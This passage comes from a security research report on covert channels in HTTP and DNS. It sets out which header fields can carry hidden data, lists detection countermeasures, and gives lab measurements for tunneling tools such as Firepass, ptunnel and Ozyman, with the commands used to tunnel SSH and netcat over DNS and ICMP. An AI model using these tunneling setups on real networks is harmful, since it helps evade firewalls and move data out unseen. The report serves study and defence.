Concealment The Entity-Body normally is only present in POST requests, as it has no use for other types of requests. However, RFC 1945 doesn't explicitly exclude this field from being present in other requests; adversaries may thus convey data through an Entity-Body in any request type (POST, GET(!), ...).

Figure 15 shows the specification of a HTTP/1.0 response message.

```
Response        = Simple-Response | Full-Response

Simple-Response = [ Entity-Body ]

Full-Response   = Status-Line               ; Section 6.1
                  *( General-Header         ; Section 4.3
                   | Response-Header        ; Section 6.2
                   | Entity-Header )        ; Section 7.1
                  CRLF
                  [ Entity-Body ]           ; Section 7.2
```

Figure 15: Specification of a HTTP/1.0 response

Field HTTP response {General,Response,Entity}-Header

Concealment HTTP response messages may contain multiple headers. Common examples include "`Server:`", "`Content-Type:`" and "`Expires:`". Adversaries may use the response headers in the same way as request headers; combining this field with one of the aforementioned fields in HTTP request messages allows creation of a synchronous channel.

Field HTTP response Entity-Body

Concealment Except in response to HEAD-requests, the Entity-Body is always present in HTTP responses. Again, combining this field with one of the aforementioned fields in HTTP request messages allows creation of a synchronous channel.

Several implementations of HTTP-based covert channels are known [14, 15, 17]. We have performed some empirical evaluations on Firepass; the results are available in Appendix B - Measurements. During our tests, Firepass showed a reliability varying between 96% and 99,2% with an average throughput of 253.32 KB/s.

7.4.2 Countermeasures

Implementations of HTTP-based tunnels have a natural tendency to generate traffic which is rather anomalous from 'human traffic'. In [21] an analysis is presented of such anomalies, and a number of detection filters are suggested based on metrics such as request regularity, bandwidth usage, interrequest delay time and transaction size. To protect against covert channels which depend (either partially or fully) on crafting HTTP headers or packets, one could do the following:

- define a policy on the use of HTTP headers (if possible) and enforce that policy through a HTTP-aware proxy;
- throttle outbound and inbound HTTP traffic using the metrics suggested in [21];
- when using a HTTP(S) proxy, disallow CONNECTs to ports other than 443 (and be aware that adversaries may just as well have a SSH-daemon listen on that port);
- create a baseline of HTTP traffic patterns and monitor for anomalies (or at least employ URL white- or blacklisting as either a preventive or reactive measure).

7.5 DNS

7.5.1 Mechanisms

The Domain Name System, or *DNS*, is a transport-layer protocol used for storing and querying information of domain names in a distributed database. DNS is well-known, widely deployed and provides for the (reverse) translation of domain names to IP addresses and delivery of mail to mailboxes with the use of exchange records.

Like HTTP, DNS is based on synchronous communication using request-response pairs. As described in RFC 1035, communication through the domain protocol takes place with the use of messages [35]. Both request and response messages contain the 'message header' described in RFC 1035, which is shown in figure 16.

Field ID

Concealment The 16-bit IDentification field is meant to keep track of different queries made. An adversary could come up with an algorithm that uses a smaller space for identifying individual queries, so that the remaining space may be uses to hide up to 16 bits of data.

Field QDCOUNT



Figure 16: DNS message header from RFC 1035

Concealment The 16-bit QDCOUNT field is meant to specify the amount of entries in the questions section that appears after this header. An adversary with control over a rogue DNS server can use this field to hide up to 16 bits of data.

Field ANCOUNT

Concealment The 16-bit ANCOUNT field is meant to specify the amount of resource records in the answer section that appears after this header. An adversary with control over a rogue DNS server can use this field to hide up to 16 bits of data.

Field NSCOUNT

Concealment The 16-bit NSCOUNT field is meant to specify the amount of name server resource records entries in the answer section that appears after this header. An adversary with control over a rogue DNS server can use this field to hide up to 16 bits of data.

Field ARCOUNT

Concealment The 16-bit ARCOUNT field is meant to specify the amount of entries in the questions section that appears after this header. An adversary with control over a rogue DNS server can use this field to hide up to 16 bits of data.

On a side-note; an adversary must add the proper amount of queries and answers in the messages after this header as marked in the QDCOUNT, ANCOUNT, NSCOUNT and ARCOUNT fields. By using some sort of algorithm, the adversary can use these fields as a carrier for channels, instead of only using it to point out how many queries or answers will be after this header, as long as the number of queries and answers matches these fields. When a DNS query is made, the message header is followed by the headers shown in figure 17.



Figure 17: DNS query header from RFC 1035

Field QNAME

Concealment This field represents the string of text entered as the actual query and should be in the form of the Full Qualified Domain Name, or *FQDN*. The QNAME field is limited to the maximum length of a FQDN, thus an adversary can use up to 255 bytes as long as it complies to the limit of 63 octets per label in the FQDN. Depending on the various implementations of the DNS protocol, an adversary can ignore these limits and use larger packets.

Every answer to a query consists of the message and query headers, appended with the answer headers as shown in figure 18. This message is the same for the answer, authority and additional sections.



Figure 18: DNS answer header from RFC 1035

Field NAME

Concealment This field represents the a FQDN to which the resource record

pertains. As with the QNAME field in the query message, the NAME field also has to comply to the rules of a FQDN.

The DNS protocol has multiple potential carriers for covert channels. Tools that make use of some of these carriers have been around for some time now; one of the more popular tools, designed by Dan Kaminsky, is Ozyman. In it's current implementation, data is hidden within QNAME and NAME fields, by mimicking queries of CNAME and TXT records [20]. We have performed some empirical evaluations on Ozyman; the results are available in Appendix B - Measurements. During our tests, Ozyman showed a somewhat varying reliability, with the interpacket delay being a strong factor of influence (similar to covert_tcp). For the 100KB data set, we got a constant reliability of 100% when using a delay of 0.5s, meaning a throughput of ∼108 bytes/s.

7.5.2 Countermeasures

There are a couple of ways to identify the use of a covert channel within the DNS protocol. The most obvious way is to compare the use of DNS from a specific host with the average use of DNS in the network. The result of this comparison will be even more easy to spot than with HTTP or IP because of the lesser use of DNS in a 'normal' network setup. Additional questions that may be answered when attempting to identify a DNS-based covert channel are these:

- Is the queried DNS server off-site?
- Is the queried DNS server only used by one or two host in the network?
- Does the length of queries and responses outreach the average length?
- Are the queries and responses real words?
- Do the queries and responses contain mixed cases?
- Is there excessive use of a particular record that normally isn't used (e.g. TXT)?

Although a small number of positive answers to the above questions shouldn't make a host suspect as a rule, it should be clear that with the number of questions answered with 'yes', also the likeness of identifying a covert channel increases. If the next two questions are answered with 'no', it may be considered highly likely that one is dealing with a covert channel:

- Do replayed lookups through that DNS server provide the same result?
- Do replayed lookups through another DNS server provide the same result?

To protect against covert channels which depend (either partially or fully) on crafting DNS headers or packets, one could do the following:

- block outbound queries to rogue DNS servers (i.e. use a hardened forwarding/caching server located on the intranet, or disallow querying non-local domains at all);
- create a baseline of DNS traffic patterns and monitor for anomalies (this technique is also used for detection for worms [41]).

8 Future work

Research on the topic of covert channels seems to have reached a level of maturity in which it is ready for, or rather, *needs*, a well-defined ontology. As this report progressed, we ran into an increasing number of different dimensions, or characteristics, of covert channels. This resulted in a change of perspective several times. Furthermore, it would be interesting to see proof of concepts for IPv6-based covert channels, e.g. building upon the work done by Graf [43] and Ahsan [8]. Lastly, it would be interesting to merge the ideas (separately) presented in [6, 7, 29]; the result might be a reliable and highly undetectable TCP-ISN based covert channel.

9 Conclusion

The area of covert channels has been topic of research for more than two decades now [3], and it is highly likely that new techniques and tools will be published by both the academic and non-academic communities. Given the current state of research, we state the following.

As long as *any* form of inbound or outbound Internet[7] access is allowed, there is a good chance that adversaries may be able to establish covert channels. Whether or not they will be able to fulfill their goals depends on two things: the requirements a goal imposes on the covert channel, and finding a match between those requirements, the traffic profile of the target network and the covert channeling technique(s) known to them.

Traffic normalizers and protocol-aware inspection can be useful to cripple some common types of covert channels, but might be difficult to employ correctly for two reasons: the performance hit typically associated with multi-layer inspection and the increasing 'deperimeterization' of contemporary infrastructures (think WiFi, Bluetooth). Establishing traffic baselines in preparation for anomaly detection may prove difficult due to the dynamic environment of a modern-day office (e.g. employees working at home, consultants dropping in for short projects). Generally speaking, each of the aforementioned measures provides a reasonable additional layer of security. Worst case scenario, however,

[7] 'Internet' may be freely substituted with 'extranet', 'remote networks', et cetera. In more general terms, one might even state that there is a chance of covert channels between *any* set of interconnected domains.

an adversary would employ a passive (ref. section 5.1, 'behaviour') covert channeling technique which adheres to the protocol specification and doesn't leave a detectable fingerprint in either the network or the systems it traverses.

10 Copyrights and ownership

List of Figures

References

[1] KPMG: Homepage of KPMG Information Risk Management, http://www.kpmg.nl/irm/

[2] Wikipedia: Internet protocol suite, http://en.wikipedia.org/wiki/TCP/IP

[3] Millen, Jonathan: 20 years of covert channel modeling and analysis, 1999, http://www.csl.sri.com/users/millen/papers/20yrcc.ps

[4] Lampson, Butler: A Note on the Confinement Problem, 1973, http://www.cis.upenn.edu/ KeyKOS/Confinement.html

[5] US DoD: Trusted Computer System Evaluation Criteria, 1985, http://csrc.nist.gov/publications/history/dod85.pdf

[6] Rowland, Craig: Covert Channels in the TCP/IP Protocol Suide, 1996, http://www.firstmonday.org/issues/issue2_5/rowland/

[7] Murdoch, Steven J.: Embedding Covert Channels into TCP/IP, 2005, http://www.cl.cam.ac.uk/users/sjm217/papers/ih05coverttcp.pdf

[8] Ahsan, Kamran: Covert Channel Analysis and Data Hiding in TCP/IP (master's thesis), 2002, http://gray-world.net/papers/ahsan02.pdf

[9] Langston, Mark: Sifr's Obfuscator (PoC-code), 2003, http://www.bitshift.org/archives/new-sob.c

[10] Cabuk, Serder: IP covert timing channels: design and detection, 2004, http://www.cs.jhu.edu/ fabian/courses/CS600.624/covert.pdf

[11] Zelenchuk, Ilya: Skeeve - ICMP bounce tunnel, 2004, http://gray-world.net/poc_skeeve.shtml

[12] Stødle, Daniel: ptunnel - Ping Tunnel, 2005, http://www.cs.uit.no/ daniels/PingTunnel/

[13] Gil, Thomer: IP-over-ICMP using ICMPTX, 2005, http://thomer.com/icmptx/

[14] Castro, Simon: Covert Channel Tunneling Tool (cctt), 2003, http://gray-world.net/pr_cctt.shtml

[15] Dyatlov, Alex: Firepass - is a tunneling tool, 2003, http://gray-world.net/pr_firepass.shtml

[16] LeBoutillier, Patrick: HTTunnel, 2005, http://sourceforge.net/projects/httunnel/

[17] Padgett, Pat: Corkscrew, 2001, http://www.agroman.net/corkscrew/

[18] Heinz, Florian: IP-over-DNS tunneling (NSTX), 2003, http://nstx.dereference.de/nstx/

[19] Pietraszek, Tadeusz: IP-over-DNS tunneling using DNScat, 2004, http://tadek.pietraszek.org/projects/DNScat/

[20] Kaminsky, Dan: IP-over-DNS tunneling using Ozyman, 2004, http://www.doxpara.com/

[21] Borders, Kevin: Web Tap - Detecting Covert Web Traffic, 2004, http://www.eecs.umich.edu/ aprakash/papers/borders-prakash-ccs04.pdf

[22] Mehta, Yogi: Communication over the Internet using Covert Channels, 2005, https://www.cs.drexel.edu/ vp/CS743/Papers/ypm23-hw2.pdf

[23] Vidstrom, Arne: AckCmd, 2000, http://ntsecurity.nu/toolbox/ackcmd/

[24] Wang, Zhenghong: New Constructive Approach to Covert Channel Modeling and Channel Capacity Estimation, 2005, http://palms.ee.princeton.edu/PALMSopen/ISC05_w_cit.pdf

[25] Giffin, John: Covert Messaging Through TCP Timestamps, 2002, http://web.mit.edu/greenie/Public/CovertMessaginginTCP.ps

[26] Greenstadt, Rachel: Tools for Censorship Resistance, 2004, http://www.eecs.harvard.edu/ greenie/defcon-slides.pdf

[27] Gray-World.net Team: Covert channels through the looking glass, 2005, http://gray-world.net/projects/papers/cc.txt

[28] NCSC: A Guide To Understanding Covert Channel Analysis of Trusted Systems, 1993, http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-030.html

[29] Rutkowska, Joanna: The Implementation of Passive Covert Channels in the Linux Kernel, 2004, http://www.invisiblethings.org/papers/passive-covert-channels-linux.pdf

[30] Rutkowska, Joanna: Concepts for the Stealth Windows Rootkit, 2002, http://www.invisiblethings.org/papers/chameleon_concepts.pdf

[31] Wikipedia: Pseudo Random Number Generator, http://en.wikipedia.org/wiki/PRNG

[32] Postel, Jon: RFC 791 - Internet Protocol Specification, 1981, http://www.ietf.org/rfc/rfc791.txt

[33] Postel, Jon: RFC 792 - Internet Message Control Protocol, 1981, http://www.ietf.org/rfc/rfc792.txt

[34] Postel, Jon: RFC 793 - Transmission Control Protocol, 1981, http://www.ietf.org/rfc/rfc793.txt

[35] Mockapetris, Paul: RFC 1035 - Domain Names - Implementation and Specifications, 1987, http://www.ietf.org/rfc/rfc1035.txt

[36] Bellovin, Steven: RFC 1579 - Firewall-Friendly FTP, 1994, http://www.ietf.org/rfc/rfc1579.txt

[37] Postel, Jon: RFC 1700 - Assigned Numbers, 1994, http://www.ietf.org/rfc/rfc1700.txt

[38] Deering, Steve: RFC 1885 - Internet Control Message Protocol for IPv6 (ICMPv6), 1995, http://www.ietf.org/rfc/rfc1885.txt

[39] Berners-Lee, Tim: RFC 1945 - Hyper Text Transport Protocol, Version 1.0 Specification, 1996, http://www.ietf.org/rfc/rfc1945.txt

[40] Deering, Steve: RFC 2460 - Internet Protocol, Version 6 Specification, 1998, http://www.ietf.org/rfc/rfc2460.txt

[41] Ishibashi, Keisuke: Detecting Mass-Mailing Worm Infected Hosts by Mining DNS Traffic Data, 2005, http://www.sigcomm.org/sigcomm2005/paper-IshToy.pdf

[42] Smith, Rick: Multi-Level Security Observations, 2005, http://www.smat.us/crypto/mls/

[43] Graf, Thomas: Messaging over IPv6 Destination Options, http://net.suug.ch/articles/2003/07/06/ip6msg.html

[44] Creative Commons: Creative Commons Attribution 2.5 license, http://creativecommons.org/licenses/by/2.5/

[45] Open Source Initiative, The BSD License, http://www.opensource.org/licenses/bsd-license.php

Appendix A - Tabular overview of implementations

Tool	Technique	Type	Path	Behaviour	Purpose(s)
cctt	UDP	Value-based, Spatial	Indirect	Active	Full TCP/ UDP tunneling
	HTTP (various)	Value-based, Spatial	Indirect	Active	Full TCP/UDP tunneling
covert_tcp	TCP(ACK-bouncing)	Value-based, Spatial	Indirect	Active	Data ex/infiltration
	IP (ID)	Value-based, Spatial	Direct	Active	Data ex/infiltration
	TCP (SYN)	Value-based, Spatial	Direct	Active	Data ex/infiltration
Sob	IP (ID)	Value-based, Spatial	Direct	Active	Data ex/infiltration
	TCP (SYN)	Value-based, Spatial	Direct	Active	Data ex/infiltration
ptunnel	ICMP (Echo/Reply)	Value-based, Spatial	Direct	Active	Full TCP tunneling
Skeeve	ICMP (Bouncing)	Value-based, Spatial	Indirect	Active	Full TCP tunneling
firepass	HTTP (POST)	Value-based, Spatial	Direct/Indirect	Active	Full TCP/UDP tunneling
corkscrew	HTTP (POST)	Value-based, Spatial	Direct/Indirect	Active	Full TCP tunneling
Ozyman	DNS (CNAME, TXT)	Value-based, Spatial	Direct/ Indirect	Active	Full TCP tunneling
nstx	DNS (CNAME, TXT)	Value-based, Spatial	Direct	Active	Full TCP tunneling
NUSHU	TCP (SYN, ACK)	Value-based, Spatial	Direct/Indirect	Active	Data ex/infiltration
IP Timing [10]	Any protocol	Value-based, Temporal	Direct	Active	Data ex/infiltration

Appendix B - Measurements

We have performed several tests to gain insight into the performance of several different covert channeling techniques under ideal circumstances. By evaluating them under ideal circumstances, i.e. very low latency and no congestion, we purposely excluded most bottlenecks not directly related to the channeling mechanism. We aimed to learn something about the efficiency and maximum capacity of the different techniques.

Two systems were used throughout all tests, both running Slackware 10.1 with dualboot 2.4.29 and 2.6.10 stock kernels. In addition, a MacOS X 10.4.4 iBook and similar Powerbook were used for sniffing traffic and acting as bounce hosts. All systems were connected using a NetGear DS108, 100Mbit hub, though for each test we disconnected unused systems. We performed the following activities:

1. A baseline measurement;
2. Scenario 1: Data exfiltration with covert_tcp;
3. Scenario 2: Tunneling TCP over HTTP with Firepass;
4. Scenario 3: Tunneling TCP over ICMP with ptunnel;
5. Scenario 4: Tunneling STDIN/STDOUT over DNS with Ozyman.

We chose to use 8-bit ASCII encoded data for all tests. During early tests, we observed some peculiarities when using 'binary' data. Most of these peculiarities traced back to issues in source code. Since one can easily convert binary data to a 'simpler' encoding, e.g. Base64, we believed that demonstrating the channeling concept using 8-bit ASCII data would implicitly demonstrate it for binary data as well. We generated test data using Perl:

```
# 1KB
perl -e 'print "ABCDEFGHIJKLMNO\n"x64'

# 10KB
perl -e 'print "ABCDEFGHIJKLMNO\n"x640'

[...]

# 100MB
perl -e 'print "ABCDEFGHIJKLMNO\n"x6400000'
```

Baseline measurement

We used `iperf` to measure the maximum throughput of our network setup. Despite the trivial setup, we wanted to be sure about the exact throughput. The following command was executed on one system:

```
iperf -s
```

And this on the other:

```
iperf -c 172.16.16.11
```

This yielded the following results:

```
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size: 64.0 KByte (default)
------------------------------------------------------------
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.12 port 32980
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.0 sec  82.8 MBytes  69.4 Mbits/sec
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.12 port 32981
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.0 sec  81.9 MBytes  68.6 Mbits/sec
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.12 port 32982
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.0 sec  82.5 MBytes  69.2 Mbits/sec
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.12 port 32983
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.0 sec  82.8 MBytes  69.4 Mbits/sec
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.12 port 32985
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.0 sec  82.5 MBytes  69.2 Mbits/sec
```

From this, we concluded the maximum throughput was 69 Mbit/s. We concluded that any scenario in which this throughput would be approximated would have to be tested on a faster network. None of the channels we tested came anywhere near it, though.

Scenario 1: Data exfiltration with covert_tcp

Craig Rowland has published a proof of concept program demonstrating the use of TCP sequence/acknowledgment numbers and the IP IDentification field for covert transport of data. None of the demonstrated mechanisms are inherently reliable, since they all depend on packets arriving in the same order they were sent. The proof of concept sends 1 byte per packet and uses a fixed 1 second delay between packets. We modified Rowland's code to call `nanosleep()` and accept a parameter-specified delay, in stead of calling `sleep()` with the aforementioned fixed delay. This allowed us to experiment with more fine grained delays. The modifications are available in Appendix C - Patch for covert_tcp.c. After sending a file, we compared checksums to verify integrity of the received data.

```
Sending 1KB of ASCII-data in the IP ID field:
  ------------------------------------------------------------------------------
  Delay     Total time    Checksum    Comment
  ------------------------------------------------------------------------------
```

```
1s        1024.1s       OK (1/1)    All tests OK.
0.5s      512.1s        OK (1/1)    All tests OK.
0.1s      104.5s        OK (3/3)    All tests OK.
0.05s     53.3s         OK (3/3)    All tests OK.
0.01s     12.3s         OK (3/3)    All tests OK.
0.005s    7.2s          OK (3/3)    All tests OK.
0.001s    3.1s          OK (3/3)    All tests OK.
0.0005s   2.1s          OK (3/3)    All tests OK.
0.0001s   2.1s          OK (3/3)    All tests OK. <-- MAXIMUM SPEED!!!
none      1.1s          NOK (3/3)   All failed; 15-20% packet loss.
-------------------------------------------------------------------------
```

Conclusion

The maximum rate is 1024/2.1s = 487 packets/s. Since the IP ID field size is 2 bytes, the maximum throughput of this channel is 974 bytes/s (under ideal circumstances).

```
Sending 1KB of ASCII-data in the TCP sequence number field:

-------------------------------------------------------------------------
Delay     Total time    Checksum    Comment
-------------------------------------------------------------------------
1s        1024.1s       OK (1/1)    All tests OK.
0.5s      512.1s        OK (1/1)    All tests OK.
0.1s      104.5s        OK (3/3)    All tests OK.
0.05s     53.3s         OK (3/3)    All tests OK.
0.01s     12.2s         OK (3/3)    All tests OK.
0.005s    7.2s          OK (3/3)    All tests OK.
0.001s    3.1s          OK (3/3)    All tests OK.
0.0005s   2.1s          OK (3/3)    All tests OK.
0.0001s   2.1s          OK (3/3)    All tests OK. <-- MAXIMUM SPEED!!!
none      1.1s          NOK (3/3)   All failed; 15-20% packet loss.
-------------------------------------------------------------------------
```

Conclusion: the maximum rate is 1024/2.1s = 487 packets/s. Since the TCP sequence number field size is 4 bytes, the maximum throughput of this channel is 1948 bytes/s (under ideal circumstances).

```
Sending 1KB of ASCII-data in the TCP acknowledgment field through a bounce host:
-------------------------------------------------------------------------
Delay     Total time    Checksum    Comment
-------------------------------------------------------------------------
1s        1024.1s       OK (1/1)    All tests OK.
0.5s      512.1s        OK (1/1)    All tests OK.
0.1s      104.4s        OK (3/3)    All tests OK.
0.05s     53.3s         OK (3/3)    All tests OK.
0.01s     12.3s         OK (3/3)    All tests OK.
```

```
0.005s    7.2s          OK (3/3)    All tests OK.
0.0025s   4.1s          OK (3/3)    Extra tests, all OK.
0.0015s   3.1s          OK (3/3)    All tests OK. <-- MAXIMUM SPEED!!!
0.00125s  3.1s          NOK (3/3)   All tests FAILED (missing 2-5 bytes).
0.001s    3.1s          NOK (3/3)   All tests FAILED (missing 2-5 bytes).
0.0005s   2.1s          NOK (3/3)   All tests FAILED.
0.0001s   2.1s          NOK (3/3)   All tests FAILED.
none      1.1s          NOK (3/3)   All tests FAILED.
-------------------------------------------------------------------------
```

Conclusion

The maximum rate is 1024/3.1s = 330 packets/s. Since the TCP acknowledgment field size is 4 bytes, the maximum throughput of this channel is 1321 bytes/s (under ideal circumstances).

Scenario 2: Tunneling TCP over HTTP with Firepass

Alex Dyatlov, member of the Gray-World.net team, has published Firepass, a covert channeling tool for using HTTP POST request/response pairs for conveying TCP-connections. It consists of two parts: a CGI-script which needs to be placed on some rogue webserver from which outbound TCP is allowed, and secondly a script that needs to be run on the system from which the adversary wants to set up TCP connections.

We downloaded the Firepass tarball from [15] on the two Linux systems. On one of the systems we extracted the `fpserver` directory to `/var/www/`, verified permissions and ownership issues and added this line to `httpd.conf`:

```
ScriptAlias /fpserver/ /var/www/fpserver/
```

The default `conf/{fpserver,fpclient}.{conf,allow}` files sufficed; we didn't need to change them. On the client, we added one line to `conf/fpclient.rules` (for `iperf`):

```
5002 tcp 172.16.16.11 tcp 5001
```

The above line boils down to this: when `fpclient` is started, it will listen for incoming connections on 127.0.0.1:5002/tcp. Incoming connections will establish a tunnel through the parameter-specified webserver to 172.16.16.11:5001/tcp, the third system in our setup. On the latter system, we started `iperf` in server mode:

```
iperf -s
```

Second, we started `fpclient`:

```
perl ./fpclient.pl conf/fpclient.conf http://172.16.16.13/fpserver/fpserver.cgi
```

Thirdly, we started `iperf` in client mode to measure the maximum throughput:

```
iperf -p 5002 -c 127.0.0.1
```

This yielded the following results:

```
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size: 64.0 KByte (default)
------------------------------------------------------------
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.13 port 32818
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.1 sec  2.68 MBytes  2.23 Mbits/sec
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.13 port 32819
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.1 sec  2.68 MBytes  2.23 Mbits/sec
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.13 port 32820
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.1 sec  2.68 MBytes  2.23 Mbits/sec
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.13 port 32821
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.1 sec  2.68 MBytes  2.23 Mbits/sec
[  4] local 172.16.16.11 port 5001 connected with 172.16.16.13 port 32822
[ ID] Interval       Transfer     Bandwidth
[  4]  0.0-10.1 sec  2.68 MBytes  2.23 Mbits/sec
```

Remark: `iperf` uses a TCP Windows Size of 64KB by default. While experimenting with larger window sizes, we noticed a noteworthy performance improvement: 64KB yielded ∼2Mb/s, while 128KB yielded ∼3Mb/s. The maximum throughput for our further testing was assumed to be ∼2.23 Mbit/s, thus ∼278.75 KB/s. We proceeded to evaluate the reliability of the channel using our 1MB and 10MB data sets, transferring them using netcat. This yielded the following results:

Data size	Run	Time	Packet#	Throughput	Checksum/Comment
1MB	#1	4.04s	810	253.46 KB/s	NOK - 983040 of 1024000 bytes (-40960)
	#2	4.28s	692	239.25 KB/s	NOK - 983040 of 1024000 bytes (-40960)
	#3	4.27s	660	239.81 KB/s	NOK - 983040 of 1024000 bytes (-40960)
10MB	#1	38.89s	6793	263.31 KB/s	NOK - 10158080 of 10240000 bytes (-81920)
	#2	39.26s	7454	260.83 KB/s	NOK - 10158080 of 10240000 bytes (-81920)
	#3	38.90s	6994	263.24 KB/s	NOK - 10158080 of 10240000 bytes (-81920)

Conclusion

We were surprised to see that none of the test runs resulted in a complete file transfer, and moreover, that the number of missing bytes consistently was a power of two. We have not been able to figure out what caused this (none of the systems showed symptoms of high load, Apache was started with plenty of

StartServers to process simultaneous incoming requests and we didn't recognize flaws in our m.o.). The 1MB test runs showed a constant reliability of 96%, the 10MB test runs an equally constant reliability of 99.2%. The overall throughput averaged 253.32 KB/s.

Scenario 3: Tunneling TCP over ICMP with ptunnel

In 2005, Daniel Stødle published `ptunnel`, alias PingTunnel. It basically disguises TCP traffic as ICMP traffic, thereby attempting to subvert packet filters which only have rulesets for TCP and UDP. Again, we performed a performance test using `iperf`:

```
root@172.16.16.11# ./iperf -s
root@172.16.16.13# ./ptunnel
root@172.16.16.12# ./ptunnel -p 172.16.16.13 -lp 5002 -da 172.16.16.11 -dp 5001
root@172.16.16.12# ./iperf -c 127.0.0.1 -p 5002
```

This yielded the following results:

```
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size: 85.3 KByte (default)
------------------------------------------------------------
[  6] local 172.16.16.12 port 5001 connected with 172.16.16.13 port 32979
[ ID] Interval       Transfer     Bandwidth
[  6]  0.0-12.1 sec   784 KBytes   530 Kbits/sec
[  6] local 172.16.16.12 port 5001 connected with 172.16.16.13 port 32980
[ ID] Interval       Transfer     Bandwidth
[  6]  0.0-12.1 sec   784 KBytes   530 Kbits/sec
[  6] local 172.16.16.12 port 5001 connected with 172.16.16.13 port 32981
[ ID] Interval       Transfer     Bandwidth
[  6]  0.0-12.1 sec   784 KBytes   530 Kbits/sec
[  6] local 172.16.16.12 port 5001 connected with 172.16.16.13 port 32982
[ ID] Interval       Transfer     Bandwidth
[  6]  0.0-12.1 sec   784 KBytes   530 Kbits/sec
[  6] local 172.16.16.12 port 5001 connected with 172.16.16.13 port 32983
[ ID] Interval       Transfer     Bandwidth
[  6]  0.0-12.1 sec   784 KBytes   531 Kbits/sec
```

From the above we conclude that the maximum throughput of our tunnel was ∼530 Kb/s, thus ∼66 KB/s. We proceeded to evaluate the reliability of the channel using our 1MB and 10MB data sets, transferring them using netcat. This yielded the following results:

```
-----------------------------------------------------------------------
 Data size    Run   Time    # Packets  Throughput   Checksum/Comment
-----------------------------------------------------------------------
 1MB          #1    15.17s   957       67.50 KB/s   OK
              #2    15.19s   971       67.41 KB/s   OK
```

```
             #3    15.16s   961       67.55 KB/s   OK
 10MB        #1    159.90s  9586      64.04 KB/s   OK
             #2    158.55s  9522      64.59 KB/s   OK
             #3    159.41s  9405      64.24 KB/s   OK
-------------------------------------------------------------------
```

Conclusion

It appears ptunnel experienced a higher throughput in the 1MB test runs (∼67KB/s) than we expected from our baseline measurement with iperf (∼66KB/s), but we don't believe this to have any significance. During our tests, ptunnel showed a constant reliability of 100%, which may be attributed to it's built-in acknowledgement, ordering and retransmission facilities. The overall throughput averaged 65.89 KB/s.

Scenario 4: Tunneling STDIN/STDOUT over DNS with Ozyman

In 2004, Dan Kaminsky published Ozyman, a covert channeling tool using DNS TXT records as a carrier, through which it is possible to relay STDIN/STDOUT from/to any system which is able to communicate with rogue DNS servers. Although it's source code states Ozyman to provide "Reliable DNS Transport for standard input/output", we observed 'reliable' to be somewhat relative.

We downloaded Ozyman from [20] to both Linux systems, called client and server1, and had netcat listening on the MacOS 10.4 iBook. Since Ozyman actually relays STDIN/STDOUT over DNS, rather than e.g. TCP, we could not use iperf for a preliminary performance test. Instead, we started of with tunneling SSH over DNS (we did not change any of the files, and had added 172.16.16.13 as the primary nameserver in /etc/resolv.conf on both systems):

```
root@server1# ./nomde.pl -i 172.16.16.13 nstx.koot.biz
root@client# ssh -C -o ProxyCommand='perl ./droute.pl sshdns.nstx.koot.biz' mrkoot
```

This worked; Ozyman provided us with a working STDIN/STDOUT-over-DNS flow to/from a TCP connection set up by nomde.pl to 172.16.16.13 (note: indeed, the actual SSH session was a local TCP connection from server1 to server1). We proceeded with our somewhat more 'raw' tests in which we attempted to evaluate the actual reliability of the Ozyman mechanism itself.

```
root@server1# perl -pi -e "s/sshdns:127.0.0.1:22/netcat:172.16.16.11:1234/" nomde.pl
root@server2# nc -l -p 1234 > output.txt
root@server1# ./nomde.pl -i 172.16.16.13 nstx.koot.biz
root@client# cat input.txt | perl ./droute.pl netcat.nstx.koot.biz
```

This yielded the following results:

```
-------------------------------------------------------------------------
 Delay  Data size  Run  Time  #Packets  Throughput  Checksum/Comment
```

```
--------------------------------------------------------------------------------
 0.01s  1KB        #1   0.81s   11      1264 B/s     OK
                   #2   0.85s   11      1205 B/s     OK
                   #3   0.90s   13      1138 B/s     OK
        10KB       #1   5.82s   65      1759 B/s     OK
                   #2   5.86s   61      1747 B/s     OK
                   #3   5.69s   63      1800 B/s     OK
        100KB      #1   56.11s  569     1822 B/s     NOK (101850 of 102400)
